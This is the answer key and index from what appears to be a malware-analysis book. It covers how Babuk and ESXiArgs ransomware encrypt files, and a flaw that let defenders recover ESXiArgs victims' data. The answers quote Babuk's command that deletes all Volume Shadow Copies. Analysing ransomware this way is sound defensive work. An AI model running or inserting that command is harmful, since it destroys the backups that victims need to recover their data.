   - For small files (less than 5MB), it encrypts the whole file if it's less than 64 bytes or 10 percent of the file if it's between 64 bytes and 5MB.

The malware does try to unlock a locked file using the Restart Manager API calls we looked at in this chapter. You can look for `RmStartSession`, `RmRegisterResources`, `RmGetList`, and the process termination function `TerminateProcess` to see where this occurs in the `_encrypt_file` function.

Babuk doesn't exfiltrate the key information. It stores the encrypted key at the end of each file, such that it requires the victim to pay the ransom to obtain the decryptor and, with it, the private key to decrypt the files. This means that each instance of Babuk must have a new public key; otherwise, one decryptor could be used to decrypt multiple victims.

The ransom note file is named *How To Restore Your Files.txt*, and the default contents are `notepattern` followed by a bunch of X's.

The extension *.babyk* gets added to the encrypted files.

4. Yes, the malware deletes shadow copies. In the `_encrypt_file` function in the *windows/Babyk/another.cpp* file, we see that it uses the command `cmd.exe /c vssadmin.exe delete shadows /all /quiet`.

   The malware also deletes files in the Recycle Bin at the beginning of execution using `SHEmptyRecycleBinA`.

   It doesn't seem to contain any wipe functionality, however. We don't see any file deletion or search functionality for specific folders, such as *backup*, as we saw in other examples in the chapter.

5. Here are the command line arguments the decryptor takes:

   - `testfile`, which instructs it to try decrypting just one file as a test, then exit
   - `lan`, which indicates whether to try to decrypt network files before or after drives
   - `shares`, which specifies shares to try to decrypt
   - `paths`, which specifies paths to try to decrypt

   The code decrypts the following files and directories, in order:

   - File shares (if specified)
   - Filepaths (if specified)
   - If the value of `lan` is `before`, the network files; otherwise, the malware jumps straight to the next step
   - All drives, from A to Z
   - If the value of `lan` is `after`, the network files

   The decryption process is as follows:

   - First, the decryptor finds the end of the file, then backs up `sizeof(BABUK_FILEMETA)` and reads the last `sizeof(BABUK_FILEMETA)` bytes in the file. It appends the metadata flags in hex to the end of the file. These flags are named `babuk_meta.flag1`, `babuk_meta.flag2`, `babuk_meta.flag3`, and `babuk_meta.flag4`, and the contents translate

to "choung dong looks like hot dog!!" A researcher, Chuong Dong, had previously published an analysis of Babuk ransomware, which is likely the reason the threat actor used a misspelled version of his name in their code. His research can be found at *https://chuongdong.com/reverse%20engineering/2021/01/16/BabukRansomware-v3/*.

- It decrypts the bytes used for the key using the decryption key supplied with the decryptor. It then cyclic redundancy checks (CRCs) the derived key and compares that to the CRC stored in the metadata. If they match, it can proceed.
- It then iterates through the files, decrypting the large, medium, and small files in the same way they were encrypted, based on size.
- It moves the file back to its original name, minus the *.babyk* extension, attempts to decrypt the file, and deletes the ransom note from each folder.

Chapter 11: Uncovering Mistakes in ESXiArgs

1. Here are the arguments:
   - The public key, stored in `$CLEAN_DIR/public.pem`
   - The name of the file to encrypt, which is `$file_e`
   - The `enc_step` value, which is the number of megabytes to skip during encryption and is calculated in the script as `size_step`
   - The `enc_size` value, which is the number of megabytes to encrypt before skipping `enc_step` bytes and is hardcoded to 1, meaning 1MB is encrypted
   - The `file_size`, the size of the file in bytes, calculated based on the file size in kilobytes and multiplied by 1024 to convert to bytes
2. It's in megabytes, as you can see from the arguments to the encrypt binary in Listing 11-17. A `size_step` of 1 represents skipping 1MB after each encrypted block. (In this case, the block is hardcoded to 1MB.)
3. For a 170MB file size, `size_step` is 0. This means that the malware doesn't skip any bytes. The smallest file size for which the `size_step` is 1, equivalent to 1MB, is 200MB.

   For a 4.6GB file, `size_step` is 46. This means that 46MB are unencrypted for every 1MB that is encrypted.

   For a 500GB file, `size_step` is 5119. This means that 5.1GB remain unencrypted for every 1MB that is encrypted.
4. The unencrypted portion grows disproportionate to the constant 1MB encrypted portion. For files smaller than approximately 200MB, the entire file will be encrypted. The malware always encrypts 1MB regardless of the file size, but as the file gets much bigger, the unencrypted size also gets much bigger, making the ratio of encrypted to unencrypted content smaller. This means larger chunks of a very large file remain unencrypted than encrypted.

5. We see that a large number of the file types the malware looks to encrypt are critical to the functionality of the virtual machines hosted in ESXi. Major swaths of these files, some of which are often quite large, remain unencrypted, which made recovery of the data feasible for researchers. By contrast, most ransomware encrypts the majority of a file, or at least enough that it makes the file unusable and unrecoverable. One of the main incentives threat actors use in order to get victims to pay the ransom is the promise of decrypting their data. In this case, defenders were able to decrypt the files without paying the ransom.
6. The threat actor made a major modification to the way the ransomware calculated `size_step` to ensure that a greater portion of the file was encrypted than in the previous version. In the second version of the malware, the code sets `size_step` to always be 1, meaning that the file encrypts 1MB and skips 1MB until reaching the end of the file. The `size_step` value no longer depends on the size of the file. You cannot recover these files in the same way.
7. The malware encrypts regular files (`DT_REG`) that aren't directories (which it recurses through). These files must not already be encrypted; encrypted files are suffixed by the *.babyk* extension. Specifically, it encrypts files with the extensions *.log*, *.vmdk*, *.vmem*, *.vswp*, and *.vmsn*. These are file types critical to the operation of the virtual machines hosted on the ESXi server.

    - The encrypted files serve the following purposes on ESXi:
        - Those with the *.log* extension are log files for system- and virtual machine–related events.
        - The file with the *.vmdk* extension is a virtual disk file used as the virtual machine's hard disk. It contains the virtual machine's operating system, applications, and data.
        - The file with the *.vmem* extension is a virtual machine memory file, which stores the content of the virtual machine's memory. It's generated when the virtual machine is turned on.
        - Files with the *.vswp* extension are virtual machine swap files, created when the machine is running and used as page files when the virtual machine needs more memory than allocated.
        - Files with the *.vmsn* extension are snapshot state files generated when a snapshot is taken. These save the running state.

    The malware encrypts these files because they contain critical information for the operation of the virtual machine, the ability to recover the virtual machine, or other important functionality. If the threat actor encrypts these files, they render the virtual machine inoperable and create an incentive for the victim to pay the ransom.

- Sosemanuk is a symmetric stream cipher used by the Babuk ESXi code as part of the file encryption. The asymmetric encryption portion of Babuk's encryption code uses ECC, specifically Curve25519. The shared secret key (`u_secr`) generated by the `curve25519_donna` function is hashed using `sha256_hash`, and the finalized value is stored in `sm_key` by `sha256_done`. The code then initializes the Sosemanuk cipher with `sm_key` in `sosemanuk_schedule`.
- This code doesn't stop virtual machines or perform any other pre-encryption functionality.

INDEX

A

aarch64, 292
Acer ransomware attack, 245
Active Directory, 183, 184, 219, 229
  abuse, 184–185
  authentication, 184
  authorization, 184
  BloodHound, 185, 212
  collecting environment information, 190
  decrypting password hashes from domain computers, 190
  Domain Administrator, 185, 212, 216, 217
    privileges, 191
  Domain Controller, 184, 224–225
    secretsdump, 191, 192
  domain trust relationship, 225
  dumping authentication data with Impacket, 193
  enumeration, 212, 215–218
  forest, 225
  Game of Active Directory, 214, 224, 242
  Group Policies, 142, 224–229
  groups, 218
  information collection, 190
  inherent trust, 185
  Kerberos, 185, 191, 192
  Lightweight Directory Access Protocol, 216
    `ldapsearch` command, 216
  LM hashes, 192, 193, 196
  Local Security Authority, 192, 193
  NTDIS.dit file, 192
  NTLM hashes, 191–193, 195, 196, 221
  resource management, 184
  Security Accounts Manager, 192, 193
  Service Principal Name, 185
  SharpHound, 185
AdFind, 212, 217, 317
administrators of ransomware, 247
AES256 encryption, 65–67
AES encryption, 172, 177, 178
  initialization vector, 179
affiliates, 7, 191, 219, 247
aggressor scripts, 171, 322
Ahmia, 6
AI. *See* artificial intelligence
AIDS trojan, 244
Ailurophile Stealer, 83
ALPHV, xxiv, 8, 254, 295
  access token, 309
  BlackCat, 192
  concurrency, 304
  configuration data, 304
  deleting virtual machine snapshots, 307
  excluding virtual machines from encryption, 305, 307
  file and directory traversal, 306
  killing processes and services, 259, 307
  Linux/ESXi locker, 304–309
  Morph obfuscation toolkit, 306
  privilege escalation, 256
  ransom negotiation, 309
  ransom notes, 308
  RemCom, 192
  skipping files, folders, or extensions, 258, 306–307
  SmartPattern encryption, 255
  Sphynx, 192
AMSI (Antimalware Scan Interface), 241

Android malware
AccessibilityService API abuse, 110–113
activity, 111
Android manifest, 111, 113
callbacks, 112
Cerberus banking trojan, xxii, 113–116, 125
creating malicious overlays, 112–113
Google Play Protect, 110, 124
injections, 108, 114
overlays, 108, 114
services, 111
SettingsRead function, 112, 114
SharedPreferences storage system, 112, 114
View, 110
WebView, 112
Anna-senpai, 73
anti-analysis techniques, 55–57
Beacon Object Files, 166–167
benign string insertion, 133
BunnyLoader, 70–71
string obfuscation, 63–67
crypters, 128, 164
dynamically obtaining function pointers, 146
import resolution, 57
junk code insertion, 134–136, 141, 144
Metasploit evasion modules, 163, 207
nonsense string insertion, 133, 144
obfuscation, xxii, 128, 141, 146, 164, 172, 248
code, 43, 45
ESXi ransomware, 310
function obfuscation, 57
minification, 43, 163
string, 57, 63–67
XOR cipher, 74, 96, 103, 175
opaque predicates, 57, 136
requiring passwords to decrypt, 261
sandbox detection, 71, 77
SmokeLoader, 58–62
string encryption
Sodinokibi, 263
StealBit, 234–235
virtual machine detection, 55–57, 58, 71, 77
anti-debugging techniques, 55–57
ESXi ransomware, 310
using the PEB, 59, 232
anti-hooking, 57
Antimalware Scan Interface (AMSI), 241
antivirus evasion, 203–204, 207, 211, 225
in command-and-control frameworks, 165–167, 186
AnyDesk, 222, 317
use for data exfiltration, 223
Applocker, 163
Archiveus, 244
ARM, 292
artificial intelligence (AI), 320–321
large language models, 321
ransom negotiation, 322
assembly changers, 128
asymmetric encryption, 172, 244, 251, 252
private keys, 251, 252
public keys, 172, 251, 252
RSA, 172, 174, 177
Atera, 222
Atomic Shell Archive (ASAR) file, 36
attribution, 164, 318
authentication protocol, Kerberos, 185
Avaddon, 256

B

Babuk Locker, 287–289, 314, 318
ESXi locker, 314
network attached storage, 287
backdoors, 311
Background Intelligent Transfer Service (BITS), 219
banking trojans, xxii, 10, 108–113
Android malware
abusing AccessibilityService API, 110–113
accessibilityDataSensitive property, 110

creating malicious overlays, 112–113
isAccessibilityTool property, 110
Cerberus, xxii, 113–116, 125
DanaBot, 108
Emotet, 108, 116, 319
injections, 108
overlays, 108, 119
TrickBot, 116–123, 319
baselining, 241
Bassterlord, 191–192
Networking Manual, 191
Beacon Object Files (BOFs), xxiii
anti-analysis techniques, 166–167
C2 frameworks, 163, 164, 186, 317
Cobalt Strike, 171
custom, 166
benign string insertion, 133
best practices
malware handling, 16–18
OPSEC, 2–6
big game hunting attacks, 245
Bitcoin, 244, 245, 249, 254
Bitdefender, 253, 286
BITS (Background Intelligent Transfer Service), 219
bitsadmin tool, 219
BlackMatter, 1, 253, 261, 287, 318
encryption flaw, 254
ExMatter, 229
printing ransom notes, 260
ransom negotiation, 309
rebranding, 254
BlackSuit ransomware, 217
BloodHound, 185, 212, 217–218, 317
BOFMask, 166
BOFs. *See* Beacon Object Files
botnets, xxii, 71–76
bootstrapping, 73
bot herders, 71
centralized, 72
CosaNostra, xxii, 77–78
Gameover Zeus, 244
infection process, 72
Mirai, xxii, 73–76, 310, 318, 322
IoT, 73
MisakaNetwork, 73
P2P, 72
wormable, 72
BreachForums, 320
browser data theft, xxii, 89, 95–96, 119, 190
PostGrabber, 109
browser engines, 37
brute forcers, xxi, 33–34
Brute Ratel, 166, 169
bypassing EDR hooks, 166
C4, 166
cracked license, 171
Bumblebee loader, 217
BunnyLoader, xxii, 62–71
anti-analysis techniques, 70–71
string obfuscation, 63–67
fileless download and injection capability, 67–70
loading capabilities, 67–70
Burp Suite, 22
bypassing execution policy in PowerShell, 211

C

C2 framework. *See* command-and-control framework
C2 servers, 163, 276, 297
centralized botnets, 72
Cerberus Android banking trojan, xxii, 113–116, 125
AccessibilityService permission, 113
Android manifest, 113
callbacks, 113
injections, 114
overlays, 114, 115
SettingsRead function, 114
SharedPreferences storage system, 114
checkers, xxi, 32–33
TMChecker, xxii, 35–38
CIS (Commonwealth of Independent States), 102, 257
clipboard data, 55, 63, 78
clipper, 63
CMSTP (Connection Manager Profile Installer), Microsoft, 256

Cobalt Strike, 179
aggressor scripts, 171
Beacon implant, 165, 171
Beacon Object Files, 171
custom, 166
beacon type, 174
BOFMask, 166
C2 callback interval, 165
C2 protocol, 171–172
configuration data extractor, 173
cracked license, 168
jitter, 165
obfuscation, 172
pipename configuration block, 175
post-ex configuration block, 175
Sleep Mask, 167
Team Server, 171–172
code obfuscation, 43, 45
minification, 43, 163
XOR cipher, 74, 146, 172
Colonial Pipeline ransomware attack, xix, 254
COM (Component Object Model) objects, 194, 256
COM interface, 194, 280
command-and-control (C2) framework, 162–164, 218, 222, 318
antivirus evasion, 165–167, 186
beacon, 162
Beacon Object Files, 163, 164, 186, 317
custom, 166–167
built-in stealth capabilities, 166
C2 server, 163
client console, 163
Cobalt Strike, xxiii, 161, 164, 165, 166, 168
C2 protocol, 171–172
cracked license, 168–171
Impacket, 317
implant, 162
jitter, 162
Metasploit, 161, 163–165, 317
session, 162
Sliver, 162, 167
built-in obfuscation capabilities, 165
C2 protocol, 180
interactive shell, 165
OPSEC, 166
`psexec` command, 166
`shell` command, 166
transport encryption protocol, 181
stagers, 165
Commonwealth of Independent States (CIS), 102, 257
concurrency, 230, 254, 269, 304
input/output completion ports, 254, 272
named pipe, 255
threading, 255
Conti, 219, 254, 286, 317, 318
leaked documents, 219
Windows Restart Manager, 286
CosaNostra botnet, xxii, 77–78
anti-analysis techniques, 77–78
sandbox detection, 77
virtual machine detection, 77
Covenant C2, 186, 317
Cracked forum, 319
cracked license, 164, 168–171
CRC32 hash, 301
credential access, 113. *See also* stealers
financial credentials, 108
Golden Kerberos Ticket, 164
infostealers, 82
Kerberos, 191, 192, 222
LM hash, 192, 193, 196
Local Security Authority, 192, 193
Local Security Authority Subsystem Service, 221, 222
malware logs, 90
Mimikatz, 212, 221, 222
NTDIS.dit, 192
NTLM hashes, 191–193, 195, 196, 221
ProcDump, 212
Security Accounts Manager, 192, 193
credential-stuffing attack, 34
cross-compilation, 292, 294
crypters, 128–142, 311, 316
Fully UnDetectable, 128, 316
indicators, 139
benign string insertion, 133

entropy, 136, 230
JMP address, 140
junk code insertion, 134–136, 141, 144
memory allocation and manipulation functions, 140, 141, 146, 151
nonsense string insertion, 133, 144
section names, 138, 230
section sizes, 137, 230
PolyCrypt, 128
polymorphism, 128, 322
Theattacker-Crypter, 130–131
crypting services, 132
cryptocurrency, 244
Bitcoin, 244, 245, 249, 254
mixing, 248
CryptoLocker, 244–245
CryptoWall, 245
cryptowallet data theft, xxii, 55, 63, 82, 89, 190
Raccoon Stealer, 100–101
cURL, 222
CursedChrome, 189–190, 318
Cyber Kill Chain, xxi, 14, 163

D

DanaBot, 108
DarkSide, 245, 266, 287
checking default language, 257
Colonial Pipeline ransomware attack, xix, 254
encryption flaw, 253
Windows Restart Manager, 286
dark web
administrators, 247
affiliates, 7, 191, 219, 247
bot herders, 71
cracked software, 164, 168–171
know your customer, 169
data, 9
exploit builders, 30–31
finding sites, 7
forums
banning ransomware, 249
BreachForums, 320
Cracked, 319
Exploit, 249
Genesis Market, 190, 318, 319
Nulled, 319
reappearing after takedown, 320
XSS, 35
guarantors, 13
initial access brokers, xxii, 26–27, 35, 191, 247
operators, 7, 113
OPSEC best practices, 2–6
reputation, 8
Bitcoin, 249
vouches, 249, 319
search engines, 6
vouch copies, 63
dark web services for sale, 11–12
bulletproof hosting, 12
buying loaders, 54–55
DDoS for hire, 11
tutorials, 12, 164, 167–168
for C2 frameworks, xxii, 167–168, 317
for post-exploitation toolkits, 186–189
dark web tools for sale, 10–11
data encryption, 184
data exfiltration, 90, 213, 222–224, 238–240
AnyDesk, 223
malware logs, 90
PowerShell, 211
ransomware, 213, 238–240, 248
Revix, 298
Sodinokibi, 276–277
StealBit, 229, 230, 238–240
stealers, 82
Vermilion Strike, 177
DDoS (distributed denial-of-service) attacks, 71, 73, 80, 247, 323
decompilers, 20–22
decrypting service tickets, Kerberos, 185
denial-of-service (DOS) servers, 248
dictionary attacks, 33
disabling antivirus software, 226, 227, 311

disassembler, 20
Distributed Component Object Model (DCOM), 194, 220
CLSID, 194
CMSTPLUA, 256
COM elevation moniker, 256
COM interface, 194, 280
COM objects, 194, 256
IID, 194
distributed denial-of-service (DDoS) attacks, 71, 73, 80, 247, 323
DLL injection, 67
reflective, 117, 318
Domain Administrator, 185, 212, 216, 217
privileges, 191
Domain Controller, 184, 224–225
secretsdump, 191, 192
DOS (denial-of-service) servers, 248
`dsquery` command, 215–217, 317
DuckDuckGo, 6
dynamic analysis
debuggers, 22
network analysis tools, 22
system and process monitoring tools, 23
x64dbg, 58–62

E

effective user ID (EUID), 176
Egregor, 261
Elliptic Curve Integrated Encryption Scheme (ECIES), 270
Emotet, 108, 116, 319
Empire, 222
Emsisoft, 253, 287
encryption algorithms
asymmetric, 251
RSA, 172, 174, 177
Elliptic Curve Integrated Encryption Scheme, 270
flawed, 253–254, 292, 312, 318
hybrid, 252–253, 270
initialization vector, 179, 292
key generation, 250–253, 269–271
symmetric, 250–251
AES, 172, 177, 178
AES256, 65–67
RC4, 235, 263, 266, 281
Salsa20, 271
Enigma Protector, The, 133
entropy, 136–137, 230
enumerating network resources, 212, 213–215
Active Directory, 214
`net` command, 213
`smbclient` command, 213
SMB shares, 213
Snaffler, 212, 214–215
ESXi, 292
Active Directory, 294
antivirus, 294
device files, 300
`DisplayName` field, 299
hypervisors, 293, 310
type, 1–2, 293
locker, 314
misconfiguration, 294
ransomware, xxiii, 292–295
anti-analysis techniques, 310
obfuscation, 310
shutting down virtual machines, 298–299, 307, 310
targeting, 294
vCenter Server, 293
vSphere, 293
hardening guidance, 294
`WorldID` field, 299
ESXiArgs, 312–314
data encryption, 313
decryptors, 312
file and directory traversal, 313
EUID (effective user ID), 176
Evil-WinRM, 212, 220, 317
exclusive or cipher. *See* XOR cipher
exploit builders, 30–31
Exploit forum, 249
exploits, xx, xxi, 322
buffer overflow, 165
CVE-2018-8453, 266
CVE-2020-1472 (Zerologon), 191
Metasploit exploit modules, 163, 206
privilege escalation, 256

proof of concept, 27–30
CVE-2023-34362 (MoveIT), 28
CVE-2024-34102, 28
extortion, 213, 245, 323
contacting customers, 247, 323
distributed denial-of-service attack, 247, 323
novel tactics, 323
third-party, 247

F

FickerStealer, 294
`file` command, 19
fileless malware, 210
fisherstell, 42
FLARE-VM, 16
forests in Active Directory, 225
Forti VPN Bruter, 34
Fully UnDetectable (FUD), 83, 128, 316
function hooking, 119, 140
bypassing EDR hooks, 166
calculating code jumps, 122
creating function hooks, 121
modifying memory permissions, 121
function obfuscation, 57
fuzzing, 164

G

Game of Active Directory (GOAD), 214, 224, 242
Gameover Zeus, 244
Genesis Market forum, 190, 318, 319
Ghidra, 16, 142
Entropy tool, 136
fixing Rust string references, 295
Script Manager, 173
Shannon entropy, 137
string data analysis, 93–95
string representation, 94
string value, 94
GNU Debugger (GDB), 22
Go, 137, 292, 294, 295, 316
Golden Kerberos Ticket, 164
GootLoader, 54
GPCode, 244
GPOs. *See* Group Policy Objects
Greatness Hub, 42, 48
Greatness phishing kit, 42–50, 316
multifactor authentication interception, 48
payload generation, 45–47
retooling, 48–49, 316
Group Policies, 142, 224
abuse, 225–229
disabling antivirus software, 226, 227
modifying update time, 228
Group Policy Editor, 227
gpedit.msc file, 226
Group Policy Objects (GPOs), 224–229
cmdlets, 225
computer configuration, 226
Policies directory, 225
scheduled tasks, 225
user configuration, 226
Groups in Active Directory, 184, 218
guarantors, 13, 34

H

hash-based message authentication code (HMAC), 177
Hashcat, 185
hashing algorithms
MD5, 192
SHA256, 66, 177, 178
`hashlib` module, 67
heuristic malware detection, 128
hidden virtual network computing (HVNC), 109
Hidden Wiki, The, 6
Hive, 245
Honig, Andrew, 22
HTML application (HTA) files, 54
HTTP proxy, 189
hybrid encryption, 252–253
Elliptic Curve Integrated Encryption Scheme, 270
Sodinokibi, 270
hypervisors, 293

I

IABs (initial access brokers), xxii, 26–27, 35, 191, 247
icon changers, 128

ICS (industrial control system), 323
Impacket, xxiii, 212, 317
  bypassing EDR, 188
  collecting Active Directory environment information, 190
  command-and-control framework, 317
  dumping authentication data with, 193
  executing commands, 190
  `impacket-psexec` command, 201
  `impacket-secretsdump` command, 193, 196
  `impacket-services` command, 205
  `impacket-wmiexec` command, 195, 196, 197
  obtaining credential information, 190
  pass-the-hash attack, 188, 192, 194, 196
  pass-the-ticket attack, 192
  psexec, 188, 192, 199–205, 206, 218
  rdp_check.py module, 186
  remote code execution, 199–202
  secretsdump, 191–194
  smbexec, 192
  wmiexec, 188, 192, 194–198, 199, 218
import resolution, 57, 264
industrial control system (ICS), 323
initial access brokers (IABs), xxii, 26–27, 35, 191, 247
initial access techniques, xxi, 212
  buying access, 26–31
    exploit builders, 30–31
    exploit proof of concept, 27–30
  credential access, 32–34
    brute forcers, xxi, 33–34
    checkers, xxi, 32–33
    credential-stuffing attack, 34
    dictionary attack, 33
    Forti VPN Bruter, 34
    TMChecker, 35–38
  guarantors, 34
  phishing kits, 38–42
in-memory execution, 117, 210, 218
  fileless malware, 210
integrity level, 267
internet of things (IoT), 323
IoT botnet, Mirai, 73

J

Java Naming and Directory Interface (JNDI), 50
JBS Foods ransomware attack, 263
John the Ripper, 185
junk code insertion, 134–136, 141, 144

K

Kaseya ransomware attack, 245, 263
Kerberoasting, 185
Kerberos, 185, 191, 192, 222
key generation, 250–253, 269–271
keyloggers, 54, 55, 63, 77, 78
key-scheduling algorithm, Salsa20, 271
killing processes and services
  ALPHV, 259, 307
  ransomware, 245, 255, 259–260, 310
  Revix, 297
  Sodinokibi, 267–269, 279, 280–281
know your customer (KYC), 169

L

large language models (LLMs), 321
lateral movement, 194, 196–198, 212–213, 218–221
  `bitsadmin` command, 219
  Windows Remote Shell, 220
law enforcement takedowns, 108, 190, 244, 248, 263, 287
  Operation Talent, 319–320
  Operation Tovar, 245
`ldapsearch` command, 216
leak sites, ransomware, 246
Lightweight Directory Access Protocol (LDAP), 216, 317
  distinguished name, 216
Linux, 292
Linux.Encoder, 292
living-off-the-land techniques, xxiii, 162, 210–212
  dual-use tools, 210, 223, 241
  LOLBAS Project, 210, 241
  LOLBins, 210, 214, 223, 229, 242

mitigations, 240–241
mshta.exe program, 55
PowerShell, 210–212, 225, 228
shadow copy deletion with `wmic`, 260
Windows Management Instrumentation command line, 212, 219–220, 241
LLMs (large language models), 321
LM hash, 192, 193, 196
LNK file, 31, 55
loaders, xxii, 54–57, 164, 311
analysis challenges, 55–57
Bumblebee, 217
BunnyLoader, xxii, 62–71
fileless download and injection capability, 67–70
buying on the dark web, 54–55
GootLoader, 54
loader builders, 54
QakBot, 54
Raspberry Robin, 54
SmokeLoader, 54, 57–62
SocGholish, 54
Local Security Authority (LSA), 192, 193
Local Security Authority Subsystem Service (LSASS), 221, 222
LockBit, xxiii, 227, 262
disabling Windows Defender, 227
LockBit 2.0, 227
LockBit 3.0, 227, 228
modifying Group Policy update time, 228
printing ransom notes, 260
requiring password to decrypt, 262
StealBit, xxiii, 227, 229–240, 317
lockers, 250
Log4Shell, 50–52
logging utilities. *See also* Sysmon
security information and event management, 197
Windows Event Logs, 197, 198, 206
LOLBins, 210, 214, 223, 229, 242
Lumma Stealer, 82

M

macOS ransomware, 294
malware analysis basics, 15–23
dynamic analysis, 22–23
static analysis, 18–22
decompilers, 20–22
disassemblers, 20
inlining, 21
turning off Windows Defender, 17–18
malware-as-a-service (MaaS), 82
malware delivery, xxii
botnets, xxii, 71–76
deploying loaders with, 72
Gameover Zeus, 244
loaders, xxii, 54–57, 164
analysis challenges, 55–57
Bumblebee, 217
loader builders, 54
Metasploit encoder modules, 163
malware deployment, 224–229, 322
malware handling best practices, 16–18
malware logs, 90
man-in-the-browser (MITB) attack, 124
man-in-the-middle (MITM) attack, 124
Master Boot Record (MBR), 245
Master File Table (MFT), 245
Maze, 245
MD5 hash, 192
MediaMarkt ransomware attack, 245
MegaSync, 222
Metasploit, 118, 161, 317, 318
antivirus evasion, 165
modules
auxiliary, 164
encoder, 163
evasion, 163, 207
exploit, 163, 206
payload, 163
post, 164
webexec.rb, 206
psexec, 206
scanning, 164
Meterpreter, 163
Microsoft Connection Manager Profile Installer (CMSTP), 256
Mimikatz, 212, 221, 222, 317

minidump file, 222
Mirai, 73–76, 79–80
  default credential addition, 74
  distributed denial-of-service attack, 73
  IoT botnet, 73
  login process, 75–76
  scanning for devices, 74–75
MisakaNetwork botnet, 73
MITB (man-in-the-browser) attack, 124
MITM (man-in-the-middle) attack, 124
MITRE ATT&CK, 15
Monti, 254
Morph obfuscation toolkit, 306
mshta.exe program, 55

N

named pipes, 199, 201, 202, 239, 255
`net` command, 213
NETLOGON, 191
`netsh` utility, 280
network attached storage (NAS), 287, 292
Network Level Authentication (NLA), 226
NEW Cooperative ransomware attack, 8
Nmap, 188
no-distribute sites, 131
nonsense string insertion, 133, 144
NotPetya, 245
NSIS (Nullsoft Scriptable Install System), 157
NTDIS.dit file, 192
NTLM hashes, 191–193, 195, 196, 221
Nulled forum, 319

O

OAuth, 190
`objdump` command, 19
offcut references, 295
OllyDbg, 22
opaque predicates, 57, 61, 136
OpenBullet, 10
operational technology (OT) network, 323
Operation Talent, 319–320
Operation Tovar, 245
operators, 7, 113
OPSEC (operational security), 2–6, 166
Oracle VirtualBox, 293

P

P2P botnets, 72
packers, 165, 157–160
  Enigma Protector, The, 133
  NSIS, 157
  self-extracting archives, 128
  7Zip, 157
    building an SFX archive, 158
  Themida, 132
  UPX, 139, 157
    compressing a file, 159
  VMProtect, 133
pass-the-hash attacks, 188, 192, 194, 196
pass-the-ticket attacks, 185, 192
password-cracking utilities, 185
password database entry, 176
PE-bear, 20
persistence, 311
PE Studio, 20
Petya, 245
phishing, 322
  payload, 31
phishing kits, xxi, 11, 38–42, 316
  Greatness, 42–50, 316
    multifactor authentication interception, 48
    payload generation, 45
    retooling, 49, 316
  Zphisher, xxii, 38–41
pointer resolution
  using `InLoadOrderModuleList` field, 155, 232
  via shellcode, 150
PolyCrypt, 128
polymorphism, 128, 322
post-exploitation, 15, 180, 184, 322. *See also names of individual tools*
  Active Directory enumeration, 212, 215–218
    `dsquery` command, 215
  data exfiltration, 90, 213, 222–224, 238–240

disabling antivirus software, 226, 227, 311
dropping additional tools, 184
enumerating network resources, 212, 213–215
net command, 213
smbclient command, 213
framework, 162
lateral movement, 194, 196–198, 212–213, 218–221
bitsadmin command, 219
malware deployment, 224–229, 322
persistence, 311
privilege escalation, 163, 212, 221–222, 311
remote code execution, 199–202
reverse shell, 163, 219
system information collection, 211
post-exploitation toolkits, xxiii, 11, 186–190, 218, 222. *See also* Impacket
Metasploit, 206–207
psexec, 206
webexec.rb module, 206
wmiexec-Pro, 198
PowerShell, 210–212, 241
BunnyLoader, 67
command encoding, 163, 211
data exfiltration, 211
Evil-WinRM, 220
execution policy, 211, 241
Group Policy abuse, 225, 228
hiding console windows, 211
profile, 211
system information collection, 211
PowerSploit, 222
Practical Malware Analysis (Sikorski and Honig), 22
privilege escalation, 221–222, 255–256, 266–267, 310
CMSTPLUA COM interface, 256
exploiting vulnerabilities, 256
rerunning as administrator, 256, 267
ProcDump, 212, 221–222
dumping LSASS process memory, 221
Process Explorer, 23, 242
process hollowing, 69–70
process injection, 68, 117–119
reflective DLL injection, 117
shellcode, 118
process listing, 117
Process Monitor, 23, 242
psexec, 199, 206
PyCryptodome library, 67

Q

QakBot, 54

R

RaaS. *See* ransomware-as-a-service
Raccoon Stealer, xxii, 82, 83, 266, 317
affiliate panel, 84
autofilling passwords, 97
browser data theft, 95–96
checking installed programs, 101–102
cryptowallet data theft, 100–101
screenshots, 98–100
string obfuscation
stack strings, 96
XOR cipher, 95, 103
system information collection, 102–103
Ragnar Locker, 246
ransom notes, 302, 308
printing, 260
ransomware, 212–229, 243–289, 323. *See also names of individual ransomware*
administrators, 247
affiliates, 219, 229, 247
anti-analysis techniques, 261–263
big game hunting, 245
Bitcoin, 244, 245, 254
concurrency, 230, 254
input/output completion ports, 254
named pipes, 255
threading, 255
data exfiltration, 213, 238–240, 248
decryptors, 253, 286–287, 289, 312
deleting or emptying folders, 260, 275–276
mapping contents into memory and overwrite, 275

ransomware (*continued*)
distributed denial-of-service attacks, 247, 323
encryption speed, 254, 269, 272–273, 280, 284
ESXi, 291–310
evolution, 323
excluding sensitive locations, 257, 264–265
extortion, 213, 245
file and directory traversal, 237–238, 254
flawed encryption algorithms, 253–254, 292, 312, 318
history, 244–247
key generation, 250–253, 269–271
killing processes and services, 245, 255, 259–260, 310
leak sites, 246
lockers, 250
modifying login permissions, 226
partial encryption, 255
printing ransom notes, 260
privilege escalation, 255–256, 310
process enumeration, 259
ransom negotiation, 309, 322
ransom payments, 244, 245
rebranding, 316
self-deletion, 230, 236
service enumeration, 260
shadow copy deletion, 219, 226, 227, 245, 260
vssadmin.exe utility, 260, 269
with `wmic` command, 260
skipping files, folders, or extensions, 230, 238, 257–258, 260
ransomware-as-a-service (RaaS), xxiii, 247–249. *See also names of individual services*
administrators, 247
developers, 247
initial access brokers, 247
ransom negotiation, 322
rules for attacking victims, 248
Raspberry Robin, 54
RC4, 235, 263, 266, 281
Rclone, 222
RDP (Remote Desktop Protocol), 186, 222
`readelf` command, 19–20
reconnaissance, 26, 55
reflective DLL injection, 117, 318
RemCom, 192, 199, 200, 201
REMnux, 17
remote access trojans (RATs), 123, 184, 218, 311
remote code execution (RCE), 199–202
vulnerability, 28
Remote Procedure Call (RPC), 199
Remote Server Administration Tools (RSAT), 215
remote shell, 192, 195, 197, 199, 203
interactive shell, 165, 201
reverse proxy, 190
reverse shell, 163, 219
REvil, 248–249, 286–287
Acer ransomware attack, 245
JBS Foods ransomware attack, 263
Kaseya ransomware attack, 245, 263
Revix, 296
Sodinokibi, xxiii, 248, 255, 263–286
Revix, 296–303
C2 server, 297
data encryption, 297, 299–301
data exfiltration, 298
deleting virtual machine snapshots, 298
encryption statistics, 302
encryption threads, 298
file and directory traversal, 300
killing processes and services, 297
modifying file permissions, 301
parsing configuration data, 297
ransom note, 300, 302
shutting down virtual machines, 298–299
silent mode, 298
skipping files, folders, or extensions, 300

system information collection, 301–302
terminating processes, 299
rootkits, 311
RPC (Remote Procedure Call), 199
RSA encryption, 172, 174, 177
RSAT (Remote Server Administration Tools), 215
Rubeus, 185
